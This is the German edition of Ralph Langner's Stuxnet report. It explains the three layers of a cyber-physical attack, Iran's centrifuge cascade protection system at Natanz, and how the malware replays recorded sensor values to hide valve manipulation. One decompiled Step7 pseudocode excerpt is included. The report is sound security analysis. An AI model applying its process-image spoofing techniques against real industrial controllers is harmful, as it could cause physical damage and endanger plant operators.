DER LANGNER-REPORT AUF DEUTSCH

STUXNET UND DIE FOLGEN

Was die Schöpfer von Stuxnet erreichen wollten,
was sie erreicht haben, und was das für uns alle bedeutet

Ralph Langner

LANGNER COMMUNICATIONS GMBH

INHALT

VORWORT ZUR DEUTSCHEN AUSGABE

Die vorliegende Analyse ist eine überarbeitete und erweiterte Übersetzung meines Reports "To Kill a Centrifuge" aus dem Jahr 2013. Eine Kurzfassung erschien seinerzeit in *Foreign Policy* unter dem Titel "Stuxnet's Secret Twin".

Das hier zusammengefasste Material ist das Ergebnis von insgesamt gut drei Jahren Beschäftigung mit dem Thema, die im Sommer 2010 begann und mit der Veröffentlichung von "To Kill a Centrifuge" endete. Dabei handelte es sich nicht um ein kontinuierliches Arbeiten an der Materie, allein schon weil es keinerlei externe Mittel oder sonstige Förderung gab. Der analytische Prozess, der ausführlicher noch im Kapitel "Forensik" beschrieben wird, lässt sich grob in zwei Phasen unterteilen: Die Phase der Codeanalyse und die Phase der Analyse der iranischen Anlagenstruktur, die möglich wurde, nachdem in 2012 Bild- und Filmmaterial aus Natanz im Internet auftauchte.

Für diese Publikation trage ich die alleinige Verantwortung, aber natürlich habe ich nicht alles selbst erarbeitet. Bei den entscheidenden technischen Analysen des Angriffscodes von Stuxnet halfen meine Mitarbeiter Andreas Timm und Ralf Rosen. Scott Kemp, seinerzeit Physiker an der Princeton University, half bei der Auswertung von Fotomaterial aus Natanz. Olli Heinonen, ehemaliger stellvertretender Direktor der internationalen Atomenergiebehörde IAEA, hat bei der Durchsicht des Manuskripts von "To Kill a Centrifuge" Details korrigiert und ergänzt. Richard Danzig schließlich, ehemaliger amerikanischer Marineminister und einer der profiliertesten nicht-technischen Experten für Cyber-Sicherheit, hat wesentlich bei der Aufbereitung des Textes im Hinblick auf eine gute Lesbarkeit geholfen. Ihnen allen danke ich für ihre wertvolle Mithilfe.


München, August 2017

EINFÜHRUNG: BLAUPAUSE EINES CYBER-PHYSISCHEN ANGRIFFS

Auch sieben Jahre nach seiner Entdeckung übt Stuxnet noch eine magische Wirkung auf Militärs, Cyber-Sicherheitsexperten und auf die Allgemeinheit aus. Die Schadsoftware steht für einen Wendepunkt in der Geschichte der Cyber-Sicherheit und der Militärgeschichte, und in gewisser Weise sogar in der Menschheitsgeschichte. Erstmalig wurde physischer Schaden an einem militärischen Ziel mittels Bits und Bytes hervorgerufen. Dafür waren keine magischen Fähigkeiten erforderlich, sondern ein systematisches ingenieursmäßiges Vorgehen. Die Analyse von Stuxnet erlaubt uns, diese Systematik zu erkennen und zu verstehen.

Anders als bei Cyber-Angriffen und Schadsoftware, wie wir sie jeden Tag im IT-Umfeld sehen, besteht ein cyber-physischer Angriff aus drei Schichten, in denen es jeweils um spezifische Schwachstellen und Exploits geht:

- Die *IT-Schicht*, auf der der Schadcode verbreitet wird. Beteiligt sind hier Netzwerke, PCs, Laptops, USB-Sticks, sowie diverse Softwareprodukte. Hier wird mit IT-typischen Exploits gearbeitet, also zum Beispiel mit den sogenannten *Buffer Overflows*.
- Die *Steuerungsschicht*, die dazu verwendet wird, die Prozesssteuerung zu verändern (aber nicht zu unterbrechen). Auf dieser Schicht finden sich Industriesteuerungen und die damit verbundene Infrastruktur wie Feldbusse, Frequenzumrichter usw. Schwachstellen im Sinne von Programmierfehlern, die vom Hersteller irgendwann "gepatcht" werden, brauchen hier normalerweise nicht verwendet zu werden; legitime Produktmerkmale reichen aus.
- Die *physische Schicht*, wo der tatsächliche Schaden hervorgerufen wird. Hier handelt es sich um Ventile, Rohrleitungen, Motoren, Rotoren sowie um den damit im Zusammenhang stehenden physischen Prozess. Normalerweise finden sich hier typische physische Schwachstellen, die Anlagenbetreibern und Instandhaltern wohlbekannt sind.




Die drei Schichten eines cyber-physischen Angriffs

Ein Verständnis eines cyber-physischen Angriffs nur auf der IT-Ebene ist nicht möglich, da die eigentlichen Schadfunktionen dort gar nicht ausgeführt werden. Aus diesem Grund haben sich viele Antivirus-Experten an Stuxnet die Zähne ausgebissen; man konnte einfach mit der sogenannten "Payload", die die eigentlichen Schadroutinen enthält, nichts anfangen. Auch ist

es völlig unerheblich, ob auf der IT-Ebene sogenannte *Zero-Day Exploits* verwendet werden, bekannte Exploits, oder ob einfach — wie in der ersten Version von Stuxnet — legitime Produktmerkmale einer Industriesoftware ausgenutzt werden.[1]

Im Fall des Cyber-Angriffs gegen Natanz war die *Schwachstelle auf der physischen Schicht* die Fragilität der schnelldrehenden Zentrifugenrotoren. Sie wurde ausgenutzt durch Änderungen des Prozessdrucks und der Rotorgeschwindigkeit — beides wird weiter unten detailliert beschrieben. Die Schwachstellen in der Steuerungsschicht sind, zusammengefasst, Designmerkmale der verwendeten Produkte, die größtenteils bis heute nicht "gepatcht" sind, da es sich nicht um "Bugs" (Programmierfehler) handelt, sondern um "Features". Gestört wurde auf den Steuerungen nichts. Keine Daten wurden gelöscht, keine Daten wurden gestohlen. Die Steuerungen wurden als Mittel zum Zweck benutzt, um die gesteuerte Anlage zu stören. Dafür benötigt der Angreifer eine einwandfrei funktionierende Steuerung.

Stuxnet zeigt geradezu lehrbuchhaft, wie das Zusammenwirken dieser drei Schichten genutzt werden kann, um physischen Schaden mittels eines Cyber-Angriffs zu erzeugen. Das zeigt uns Stuxnet sogar gleich zweifach, denn es handelt sich de facto um zwei unabhängige Angriffe, die aber dasselbe Ziel hatten: Die Gaszentrifugen der Urananreicherungsanlage in Natanz zu beschädigen. Der erste und bei weitem kompexere Angriff stellt hierfür einen Überdruck in den Zentrifugen her, um dadurch die Rotoren mechanisch zu belasten und somit zu deformieren. Der zweite Angriff manipuliert die Rotorgeschwindigkeit, um die Rotoren in Überdrehzahl zu bringen und durch ihre kritischen Resonanzgeschwindigkeiten zu fahren, wodurch ebenfalls der Rotor mechanisch belastet und letztendlich deformiert wird.



Synopse der zwei verschiedenen Angriffe, die in Stuxnet implementiert sind. Beide verwenden eine Manipulation von Steuerungslogik, um physischen Schaden zu erzielen. Dabei werden unterschiedliche physische Exploits verwendet, um eine fragile Stelle des Equipments (Zentrifugenrotor) zu schädigen.

Während der konkrete Angriff extrem spezifisch und auf ein bestimmtes Ziel gerichtet war, sind die im Angriff verwendeten Techniken und Taktiken keineswegs individuell. Sie sind generisch und können ebenso gegen andere Ziele eingesetzt werden. Wer sich intensiv mit

[1] Die sogenannten Zero-Days sind in der Praxis weit weniger von Bedeutung, als es die Medien und Hollywood suggerieren. Ironischerweise liefert gerade Stuxnet hierfür ein gutes Beispiel, weil die erste Version der Schadsoftware kein einziges Zero-Day verwendete.

diesem Angriff beschäftigt, erkennt hinter den konkret verwendeten cyber-physischen "Exploits" die Silhouette einer Methodologie für das ingenieursmäßige Entwickeln solcher Angriffe, die letztendlich auch in Hochschulen gelehrt und in Algorithmen implementiert werden kann[2]. Das ist das "kleine Problem", dass die Entwickler von Stuxnet bzw. diejenigen, die die tatsächliche Ausführung befehligt haben, uns allen auf den Tisch gelegt haben. Zweck dieses Reports ist es, Grundlagen für eine Problemlösung zu schaffen.

[2] Ich habe hierfür den Begriff *Cyber-Physical Attack Engineering* geprägt.
https://www.youtube.com/watch?v=t0W2yZUR1XI

SO LIEF DER ANGRIFF AB

Inmitten der iranischen Kronjuwelen

In 2007 lud eine unbekannte Person eine Datei auf die Anti-Virus-Plattform VirusTotal, von der sich erst Jahre später herausstellen sollte, dass es sich um die erste Variante von Stuxnet handelt, die wir kennen. Kein einziger der Analysealgorithmen oder der IT-Sicherheits-experten der wichtigsten Antivirus-Firmen, die sich den Code anschauten, erkannte, dass es sich um Schadsoftware handelte. Dabei schauten sie auf die erste Cyber-Waffe der Geschichte, entwickelt, um das Kaskadenschutzsystem der Gaszentrifugen in Natanz zu stören und somit das iranische Nuklearprogramm zu behindern.

Irans Low-Tech-Ansatz zur Urananreicherung

Die als IR-1 bezeichnete Gaszentrifuge ist das Rückgrat von Irans Urananreicherungs-programms. Sie basiert auf einem Europäischen Design der späten Sechziger- / frühen Siebzigerjahre, welches von dem pakistanischen Nuklearschmuggler A. Q. Kahn — ehemals Angestellter bei der niederländischen Urenco — gestohlen wurde. Iran schaffte es jahrelang nicht, dieses veraltete Design stabil zum Laufen zu bekommen. Die Probleme haben vermutlich bereits 1987 begonnen, als Iran anfing, mit ein paar außerbetriebgenommenen P-1-Zentrifugen des Khan-Netzwerks zu experimentieren. Probleme, die Zentrifugenrotoren störungsfrei zu drehen, werden auch zu der geringen Effizienz geführt haben, die sich in den späteren Reports der IAEA niederschlagen. Diese Reports legen nahe, dass die IR-1 bestenfalls halb so effizient lief wie es theoretisch möglich wäre. Der wahrscheinliche Grund für die mangelhafte Leistung besteht darin, dass Iran den Prozessdruck in den ohnehin schon nahe des absoluten Vakuums arbeitenden Zentrifugen gesenkt und außerdem die Drehzahl der Rotoren reduziert hat, um damit die mechanische Belastung der Rotorwände zu reduzieren. Aber weniger Druck und Drehzahl bedeutet weniger Durchsatz, und somit weniger Effizienz.

So unzuverlässig und ineffizient die IR-1 ist, hatte sie doch einen entscheidenden Vorteil: Iran schaffte es, das antiquierte Design im industriellen Maßstab herzustellen. Fehlende Zuverlässigkeit der Zentrifugen, deren Rotoren immer wieder brachen, ließ sich durch ein großes Ersatzteillager kompensieren; das Nachschubproblem war gelöst. Iran konnte Zentrifugen schneller herstellen als sie kaputt gingen.

Da gab es nur ein Problem. Wie betreibt man tausende von unzuverlässigen Gaszentrifugen in einer komplexen Anlage, die noch nicht einmal kleinste Störungen der beteiligten Geräte toleriert? Jeder Ausfall einer einzelnen Zentrifuge stört den Prozessdruck der Gesamtanlage, und der Ausfall mehrerer Zentrifugen gleichzeitig — was in Natanz ständig vorkam — konnte schlimmstenfalls durch die ausgelösten Schockwellen eine gesamte Kaskade zerstören.

Als Antwort darauf entwickelte man mittels deutscher Automatisierungstechnik eine Lösung, die man wahlweise als Ingenieurskunst oder als krude Bastelei betrachten kann: Ein ziemlich einzigartiges Schutzsystem, welches Iran erlaubte, durch eine sehr "kreative" Form von Fehlertoleranz mit ständigen Ausfällen von Zentrifugen zu leben. Um welches Ausmaß von Bastelei es sich handelt, lässt sich mit dem bloßen Auge erkennen. Das folgende Foto links zeigt Rohrleitungen des ursprünglichen Kaskadendesigns einer Urananreicherungsanlage von Urenco in den Niederlanden, gewissermaßen dem Vorfahren der Kaskaden in Pakistan und im

Iran. Kein einziges Ventil ist zu sehen, keine Drucksensoren, und keine Signalkabel. Bei Urenco liefen diese Zentrifugen ohne Zuhilfenahme elektrischer Automatisierungstechnik stabil und zuverlässig.

Das Foto links zeigt einen Ausschnitt einer Zentrifugenkaskade bei Urenco (Niederlande). Keine Ventile und Drucksensoren sind zu sehen. Das Foto rechts zeigt einen Ausschnitt einer Kaskade in Natanz, bei dem man sieht, wie vollgestopft die Anlage mit Automatisierungstechnik ist, die nur einen Zweck hat: Den Dauerbetrieb trotz immer wieder ausfallender Zentrifugen zu ermöglichen.

Anders in Natanz: Armdicke Kabelstränge zeigen, dass die Anlage mit jeder Menge Automatisierungstechnik vollgestopft ist, die nur einen einzigen Zweck hat: Die Anlage trotz unzuverlässiger und immer wieder ausfallender Zentrifugen am Laufen zu halten. Im Vergleich zu ihrem "Vorfahren" bei Urenco sieht die Kaskadenhalle in Natanz aus wie eine medizinische Intensivstation, wo Patienten an alle mögliche Medizintechnik angeschlossen sind, um sie am Leben zu halten. Eine Analyse des von Natanz verfügbaren Bildmaterials zeigt, dass praktisch die gesamte Automatisierungstechnik, die auf den Bildern zu sehen ist, zum Schutzsystem gehört. Es ist eine absolut kritische Komponente, ohne die Iran nicht in der Lage wäre, eine nachhaltige Urananreicherung zu betreiben.

Das inärente Problem des Kaskadenschutzsystems und seine Lösung

Das Kaskadenschutzsystem hat zwei verschiedene Ebenen, wobei die untere Ebene auf dem Zentrifugenlevel liegt. An jeder Zentrifuge befinden sich drei Isolationsventile an den Gaszu- und -abführungen. Durch Schließen dieser Ventile können Zentrifugen, die aufgrund von Materialermüdung anfangen zu vibrieren, isoliert und dann abgeschaltet und ausgetauscht werden, während die Anlage weiterläuft.

Die Prozessvisualisierung des Kaskadenschutzsystems, die im Detail weiter hinten in diesem Report beschrieben wird, zeigt den Betriebszustand jeder einzelnen Zentrifuge innerhalb einer Kaskade (im Betrieb oder isoliert) als grünen oder grauen Punkt an. Graue Punkte sind nichts besonderes auf den Computerbildschirmen in Natanz, man sieht sie sogar auf den offiziellen Pressefotos, die während des Besuchs von Präsident Ahmadinejad in 2008 gemacht wurden. Es war einfach "normal", graue Punkte zu sehen, da Iran vom ersten Tag an an Rotorprobleme gewöhnt war. Kein deutscher Werksleiter würde ein Foto wie das folgende zur Veröffentlichung freigeben, aber Iran schien keinerlei Anstrengungen zu unternehmen, diese Probleme vor der Presse zu verheimlichen. Im Gegenteil, man war vielleicht sogar stolz darauf, eine technische Lösung präsentieren zu können, die fehlertolerant gegenüber ausfallenden Zentrifugen war.

Der ehemalige Präsident Ahmadinejad betrachtet die Visualisierung des Kaskadenschutzsystems in Natanz im Jahr 2008. Der im Vordergrund zu sehende Bildschirm zeigt durch zwei graue Punkte, dass zwei Zentrifugen isoliert sind, was auf einen Defekt hindeutet. Die Kaskade läuft jedoch weiter. — Die Hervorhebung in Rot findet sich nicht im Original.

Aber in gleichem Maße, wie die Isolationsventile ein Problem lösen, schaffen sie ein neues. Beim Betrieb grundsätzlich unzuverlässiger Zentrifugen treten Abschaltungen vergleichsweise häufig auf, sodass Instandhalter die defekte Zentrifuge nicht immer auswechseln können, bevor die nächste Zentrifuge innerhalb derselben Anreicherungsgruppe ausfällt[3]. Sobald aber mehrere Zentrifugen innerhalb derselben Gruppe ausfallen, steigt der Gasdruck — und damit der wichtigste Parameter einer Urananreicherungslage mit Zentrifugen —, was dann zu einem neuen und viel größeren Problem führt. Gaszentrifugen für die Urananreicherung sind extrem anfällig im Hinblick auf Druckerhöhungen. Bereits ein relativ geringer Anstieg des Drucks führt dazu, dass mehr Uranhexafluorid in die Zentrifuge gelangt und dadurch der mechanische Druck auf den Rotor erhöht wird. Schnelle Druckanstiege innerhalb einer Anreicherungsgruppe können sich als Druckwelle durch die ganze Anlage fortpflanzen. Und zu guter letzt kann eine Druckerhöhung schnell zur Verfestigung des Uranhexafluorids führen. Bei Raumtemperatur, also der Umgebungsbedingung in der Kaskadenhalle in Natanz, ist dies bereits bei einem Druck von etwa 100 Millibar der Fall.

Iran fand auch für dieses Problem eine kreative Lösung. Im Grunde handelt es sich um einen weiteren Workaround um den ersten Workaround mit den Isolationsventilen herum. Für jede Anreicherungsgruppe wurde ein Überdruckventil installiert, das sich bei Überdruck automatisch öffnet und den Druck in das Entsorgungssystem (Dump) ableitet. Ein Entsorgungssystem gibt es in jeder Gaszentrifugenanlage zur Urananreicherung, aber es wird nie im laufenden Betrieb verwendet. Es dient lediglich als Notsystem bei Kaskaden-Abschaltungen, wenn das normale Verfahren der Ableitung über das Rohrsystem für das abgereicherte Uran aus irgendeinem Grund nicht möglich ist. Iran fand heraus, dass man das Entsorgungssystem dazu "misbrauchen" konnte, um Überdruck in einzelnen Anreicherungsgruppen abzuleiten. Für jede der 15 Anreicherungsgruppen pro Kaskade wird der Druck durch einen Drucksensor überwacht. Wenn der Druck einen vorgegebenen

[3] Eine IR-1-Kaskade bestand seinerzeit aus 164 Zentrifugen in insgesamt 15 Anreicherungsgruppen. Details zur Anlagenstruktur finden sich im Anhang dieses Reports.

Schwellwert erreicht, wird das Überdruckventil für die betreffende Anreicherungsgruppe so lange geöffnet, bis der Druck wieder normal ist. In der Vakuumtechnik ist dieses Verfahren zur Druckregulierung als "Downstream Control" bekannt.

Das Schutzsystem wurde mit ziemlicher Sicherheit nicht vom Khan-Netzwerk geliefert, da Pakistan es gar nicht brauchte — man hatte keine derart gravierenden Probleme mit der Zuverlässigkeit der Zentrifugen.[4] In den Achtzigern, als Pakistan die größten Erfolge mit seiner Urananreicherung feierte, existierte die von Iran eingesetzte Steuerungstechnik auch noch gar nicht. Die PROFIBUS-Spezifikation (der in Natanz genutzte Feldbus) wurde erst in 1993 veröffentlicht, und die für das Kaskadenschutzsystem in Iran eingesetzten Siemens S7-417-Steuerungen kamen erst 1999 auf den Markt. Bereits nach 1994 gab es aber gar keine enge Zusammenarbeit zwischen Khan und dem Iran mehr. Normalerweise warten industrielle Betreiber um die zehn Jahre, bevor sie eine neue Technologie für kritische Anlagen und Prozesse einsetzen. Dies legt nahe, dass die Produkte, die wir in Natanz sehen, frühestens in den ersten Jahren des neuen Jahrtausends zum Einsatz kamen — als das Khan-Netzwerk ausgeschaltet wurde. Da hatte Pakistan aber schon längst seine erste Atomwaffe erfolgreich getestet, offensichtlich ohne die Hilfe der damals neuartigen Feldbus- und Steuerungstechnik aus dem Hause Siemens.

Die sogenannte EU3-Verhandlungsgruppe mit den Außenministern von Deutschland, Frankreich und Großbritannien trifft sich 2003 mit Hassan Rowhani und erreicht das Zugeständnis, dass Iran die Urananreicherung "für eine Zeit lang" einstellt

Was wir zweifelsfrei wissen, ist, dass Iran technische Probleme zu Beginn der 2000er bekam, als man sich anschickte, Natanz in Betrieb zu nehmen. Im Oktober 2003 bat die sogenannte EU3-Verhandlungsgruppe — England, Frankreich, Deutschland — Iran, die Anreicherungs-aktivitäten "für eine Zeit lang" als vertrauensbildende Maßnahme einzustellen. Hassan Rowhani, damals Chefunterhändler und heute iranischer Präsident, stimmte der Einstellung zu, "solange wir es für nötig befinden". Zwei Jahre später bekundet Rowhani, dass die Unterbrechung nach seinem Verständnis lediglich in Bereichen akzeptiert worden war, in denen man *nicht mit technischen Problemen zu kämpfen hatte*. In anderen Bereichen experimentierte man munter weiter und erklärte dann 2006, dass Iran die Unterbrechung nicht weiter "für nötig befand" — da man eine Lösung für die technischen Probleme gefunden hatte und nun in großem Maßstab produzieren konnte. Die von der IAEA angebrachten Siegel

[4] Die autoritative Darstellung des pakistanischen Nuklearprogramms findet sich in Feroz Khan, "Eating Grass: The making of the Pakistani bomb". Die Namensgleichheit des Autors mit A.Q. Khan ist zufällig.

wurden entfernt und die Produktion wieder aufgenommen. Wir können daraus schließen, dass die Entwicklung des Kaskadenschutzsystems in die Jahre 2003 bis 2006 fällt.

Virtuelle Realität im Kasdadenschutzsystem

Der Angriff gegen das Kaskadenschutzsystem infiziert die Siemens S7-417-Steuerungen, die das Herzstück dieses Systems sind, nachdem verifiziert wurde, dass es sich tatsächlich SPSen sind, auf denen der Steuerungscode aus Natanz läuft[5]. Der hierzu verwendete Prozess, der in der IT-Sicherheit als *Fingerprinting* bezeichnet wird, ist weiter hinten in diesem Report im Kapitel "Forensik" beschrieben. Die S7-417 ist das Flaggschiff der Siemens-Steuerungstechnik und wird für komplexe Automatisierungsaufgaben eingesetzt. In Natanz dient es dazu, die Ventile und Drucksensoren von bis zu sechs Kaskaden mit insgesamt bis zu 984 Zentrifugen zu steuern.

Bediener vor der Visualisierung des Kaskaden-schutzsystems, über der ein Foto von Präsident Ahmadinejad angebracht ist. Die Schutzmasken haben keine physische Funktion; sie dienen vermutlich dazu, die Identität der gezeigten Bediener geheim zu halten. Einige Mitarbeiter des iranischen Nuklearprogramms wurden Opfer von gezielten Attentaten.

Unmittelbar nach der Infektion übernimmt der injizierte bösartige Step7-Code komplett die Kontrolle. Der legitime Steuerungscode wird nur dann und nur so lange ausgeführt, wie es der bösartige Code erlaubt. Der legitime Code läuft dann gewissermaßen innerhalb einer *Sandbox* (um einen Begriff aus der IT zu bemühen), in der er vollständig von den realen elektrischen Eingabe- und Ausgabesignalen entkoppelt ist und praktisch nur noch eine *Virtuelle Realität* sieht. Technisch wird das vom Angriffscode so realisiert, dass das automatische Update des Prozessabbilds der Eingänge und des Prozessabbilds der Ausgänge, welches normalerweise von der Siemens-Firmware durchgeführt wird, deaktiviert wird — ein legitimes Produkt-merkmal bei der S7-400. Das Umkopieren von elektrischen I/Os in logische I/Os wird dann vom Angriffscode übernommen, der dann entscheiden kann, was der legitime Code von den Sensoreingängen sieht, und welche Aktionen überhaupt an die Aktoren weitergeleitet werden. Ein klassisches *Man-in-the-Middle*-Szenario, da der Angriffscode sich praktisch in die Mitte zwischen legitimem Step7-Code und Sensorik/Aktorik gesetzt hat.

Irgendwann wird dann die eigentliche Angriffsroutine aktiviert, und zwar in Abhängigkeit von einer ganzen Reihe von Prozesszuständen, die ständig vom Schadcode überwacht werden. Der Schadcode zeichnet dann zunächst für 21 Sekunden die Sensorsignale (Inputs) auf und speichert sie in einem dynamisch angelegten Datenbaustein. Dadurch entsteht gewisser-

[5] Damit ist impliziert, dass die Angreifer eine Kopie dieses Codes besaßen.

maßen eine "Filmaufnahme" mit normalen Prozesswerten. Diese gespeicherten Daten werden dann in einer Endlosschleife in das Prozessabbild der Eingänge kopiert, welches der weiter laufende legitime Steuerungscode "sieht" — und mit ihm letztendlich auch die Bediener im Leitstand.[6] Alle Zugriffe des legitimen Step7-Programms auf die Aktoren werden nun, unbemerkt von der Steuerung, nicht mehr an die elektrischen Ausgänge weitergeleitet. In der Zwischenzeit macht sich der Schadcode ans Werk.

Entscheidend zum allgemeinen Verständnis der cyber-physischen Sicherheit ist, dass hierbei kein "Bug" (Programmierfehler) in der Siemens-Firmware ausgenutzt wurde. Es handelt sich um legitime Produktmerkmale, die nicht anschließend von Siemens "gepatcht" wurden und sich so auch heute noch im Produkt finden. Die entscheidende Sicherheitslücke besteht hier in der Tatsache, dass elektrische Ein- und Ausgänge einer Steuerung nicht identisch sind mit dem sogenannten Prozessabbild (jeder Automatisierungstechniker weiß, was gemeint ist). Dafür gibt es gute Gründe. Allerdings gibt es weniger gute Gründe dafür, dass das Prozessabbild der Eingänge (PAE) keinen Schreibschutz hat und somit im laufenden Betrieb überschrieben werden kann. Auch die Eigenschaft, dass ein Beschreiben des Prozessabbilds der Ausgänge (PAA) noch lange nicht bedeutet, dass sich das elektrische Ausgangssignal ändert, ist eine gravierende Sicherheitslücke. Dennoch handelt es sich um gewollte Produktmerkmale, da auf diesem Wege eine Simulationsumgebung für Step7-Code geschaffen werden kann. Bei Stuxnet sehen wir diese Simulation "in Action".


```
void FC6084(arg2,arg4,arg6,arg8)
{
    case 6: //Write recorded values from dyn. DBs to INPUT process image
    {
      if(DB8061.D16 <> 1) // D16==1: dynamic DBs successfully created
            return;
      ar1 = P#L36                          // points to local data
      ar2 = P#L46                          // points to local data
      [ar1] = [ar2] = 0x1002;              // ANY pointer, data type = byte
      [ar1+2] = [ar2+2] = DB8061.DBD8;     // # of recorded bytes
      if(arg4 >= 0x15 || arg4 < 0x0)       // param validation (max. 21 seconds)
            return;
      [ar1+4] = arg4 / 3 + 0x1F80;         // DB number (DB8064..DB8070)
      [ar1+6] = (((arg4 % 3 + 0x1F80 >> 16 * [ar1+2]) + 4)<<3) | 0x84000000;
                                           // source is DB
      [ar2+4] = 0;                         // dest isn't DB
      [ar2+6] = P#E.0;                     // dest is input process image
      BlkMov(ar1, result, ar2);            //(src, result, dest)
      arg6 = result;                       // error handling
      if(result <> 0) return;
      arg6 = 0;
      return;
    }
}
```

Während der Manipulation von Ventilen spielt Stuxnet dem legitimen Steuerungscode eine Art Film mit zuvor aufgezeichneten normalen Prozesswerten vor. Dazu wird die gezeigte Logik (Pseudocode) verwendet, die sich ausschließlich legitimer Funktionsaufrufe bedient und keiner Programmierfehler wie z.B. "Buffer Overflows".

Wenn die eigentliche Störroutine beginnt, werden sämtliche Isolationsventile (siehe oben: erste Schicht des Kaskadenschutzsystems) in den beiden ersten und letzten Anreicherungsgruppen geschlossen, wodurch das Gas, das in die Kaskade geleitet wird, nicht mehr entweichen kann. In den anderen Anreicherungsgruppen werden einige, aber nicht alle Zentrifugen isoliert, mit Ausnahme der Anreicherungsgruppe, in die das Gas eingeleitet wird

[6] Die Verfälschung der Anzeigen im Leitstand wurde von den Medien besonders hochgespielt, ist aber von wesentlich geringerer Bedeutung als die Verfälschung der Werte, die die Steuerungen sehen. Die eigentliche Aushebelung der Schutzfunktion erfolgt auf der untersten Ebene der Echtzeitsteuerung.

